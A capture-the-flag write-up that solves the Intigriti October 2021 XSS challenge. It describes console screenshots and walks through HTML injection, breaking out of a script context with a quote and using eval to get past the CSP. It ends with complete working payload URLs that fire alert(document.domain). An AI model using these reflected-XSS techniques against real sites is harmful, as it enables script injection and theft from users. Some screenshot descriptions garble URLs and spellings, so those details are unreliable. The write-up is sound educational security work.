The screenshot shows a browser window with the URL `challenge-1021.intgriti.io/challenge/challenge.php?html=</div><xmp><title%20id=intgriti><test</test>&xss=test20`. The browser's developer tools are open, specifically the Console tab, which displays the following errors:

- Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-7a220b946e78e778f733d59467d52427'". Either the 'unsafe-inline' keyword, a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigation unless the 'unsafe-hashes' keyword is present.
- Uncaught TypeError: Cannot set properties of null (setting 'onclick')
at challenge.php?html=<_st1>&xss=test20:53
- Uncaught SyntaxError: Unexpected token '<'
at challenge.php?html=<_st1>&xss=test20:547

The code being injected is:

```
<xmp><title id=intgriti>
  <test> !!
    <!-- !!! -->
    <div class=a>"</div>
  ><div id=container></div> (flex)
</test>
</xmp>
```

A red arrow points from the error message "Uncaught SyntaxError: Unexpected token '<' at challenge.php?html=<_st1>&xss=test20:547" to the opening tag "<div>" in the injected code. Another red arrow points from the same error message to the closing tag "</div>" in the injected code.

I ended up with following parameter which finally reflected the last 4 characters from one of my values:

The screenshot shows a browser window with developer tools open. The address bar contains the URL: challenge-1021.intgriti.io/challenge/challenge.php?html=</div><xmp><title%20id=intgriti><test</test1><test2>xss=test20. A red arrow points from the address bar to the error message in the console.

The browser title bar says "challenge-1021.intgriti.io". The developer tools toolbar includes Elements, Console, Sources, Network, Performance, Memory, Application, Security, and Lighthouse. The Console tab is selected, showing the following errors:

- Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-0116066f7d677e86c3bfe888ff45b882'". Either the 'unsafe-inline' keyword, a hash ('sha256-49KJD0MBE1jZjT0C01Unkf5R5Mw+2a7hGnPvnd/Gpa'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present. challenge.php?html=<_est2&xss=test20:533
- Uncaught TypeError: Cannot set properties of null (setting 'onclick') at challenge.php?html=<_est2&xss=test20:533 challenge.php?html=<_est2&xss=test20:533
- Uncaught SyntaxError: Unexpected token '>' at challenge.php?html=<_est2&xss=test20:547 VM135087:1 challenge.php?html=<_est2&xss=test20:547

The code in the console is as follows:

```
> c
< <xmp><title id="intgriti">
  ><test> test1</test>
</xmp>
> f
< *20>
< *20>
|
```

The screenshot shows a browser window with the URL `challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp>title%20id=intigriti<test</test1><test2&xss=test20`. The developer tools are open, specifically the Elements tab, displaying the page's HTML structure. A red arrow points from the payload in the script tag (`<script type="text/javascript">t20</script>`) to the 'INT' logo on the right side of the page.

```
<html lang="en">
  <head></head>
  <body id="body">( flex ) == $0
    <div class="wrapper" "._.</div>
      <!-- !!! -->
    <div id="html" class="text"></div>
    <xmp>title id="intigriti"></xmp><title>
      <script type="text/javascript">t20</script>
    </body>
</html>
```

We have complete control of the first and last part between the Javascript tags. There is only one thing left and that is making this valid Javascript by placing the ‘ sign in a correct way to get around the)]]' characters. (‘ becomes %27 URL encoded)

The screenshot shows a browser window with the URL `challenge-1021.intgriti.io/challenge/challenge.php?html=</div><xmp>title%20id=intgriti</test1><test%272&xss=test20`. The browser's title bar includes the URL and a star icon. The developer tools console tab is active, displaying the following error messages:

- Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-69016ef801f930e2c173dad59a11e4f9'", or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
- Uncaught TypeError: Cannot set properties of null (setting 'onclick')
at challenge.php?html=<st%26xss=test20:533
- Uncaught SyntaxError: Unexpected identifier
at challenge.php?html=<st%26xss=test20:547

The code being injected into the page is as follows:

```
> C
<- <xmp><title id="intgriti">
  <test> test1</test>
  <test> test2</test>
  <div class="a"></div>
  <div id="container">_</div> flex
</test2>
</test>
</xmp><title>
> f
< "12<">
>
```

A red arrow points from the bottom-left of the code block to the closing quote character in the final line of the injected script.

The screenshot shows a browser developer tools window with the 'Elements' tab selected. The page source code is visible, and the styles tab shows the CSS rules applied to the elements. A red arrow points from the source code area to the styles tab, highlighting the rule `body { background-color: #222; text-align: center; }` which is being used to style the page.

This almost finishes this challenge as we only need to put following values for the second parameter: +eval(alert())


I use the + sign or %2B URL encoded to create a space between the other part being injected in the code. Eval() is being used as our CSP policy allows this.

```
?html=</div><xmp><title%20id=intigriti><test</test1><test%272&xss=%2Beval(alert(document.domain))
```

Copy and paste following URL to fire the XSS attack:

[https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3C/div%3E%3Cxmp%3Ctitle%20id=intigriti%3E%3Ctest%3C/test1%3E%3Ctest%272&xss=%2Beval\(alert\(document.domain\)\)](https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3C/div%3E%3Cxmp%3Ctitle%20id=intigriti%3E%3Ctest%3C/test1%3E%3Ctest%272&xss=%2Beval(alert(document.domain)))

The screenshot shows a browser window displaying an alert dialog box. The dialog box contains the text "challenge-1021.intigriti.io says" followed by "challenge-1021.intigriti.io". There is an "OK" button at the bottom right of the dialog.



EXTRA:

The XSS payload URL shown above is 1 solution. There are other solutions possible with shorter URLs and other tags being used. An example here also firing the XSS alert box but with different tags being used (xmp and iframe tags)

Copy and paste following URL to fire the XSS attack:

[https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3C%2Fdiv%3E%3Cxmp%3C%2Fframe%20id=intigriti%3E%3Ctest%3C%2Ftest1%3E%3Ctest%272&xss=%2Beval\(alert\(document.domain\)\)](https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3C%2Fdiv%3E%3Cxmp%3C%2Fframe%20id=intigriti%3E%3Ctest%3C%2Ftest1%3E%3Ctest%272&xss=%2Beval(alert(document.domain)))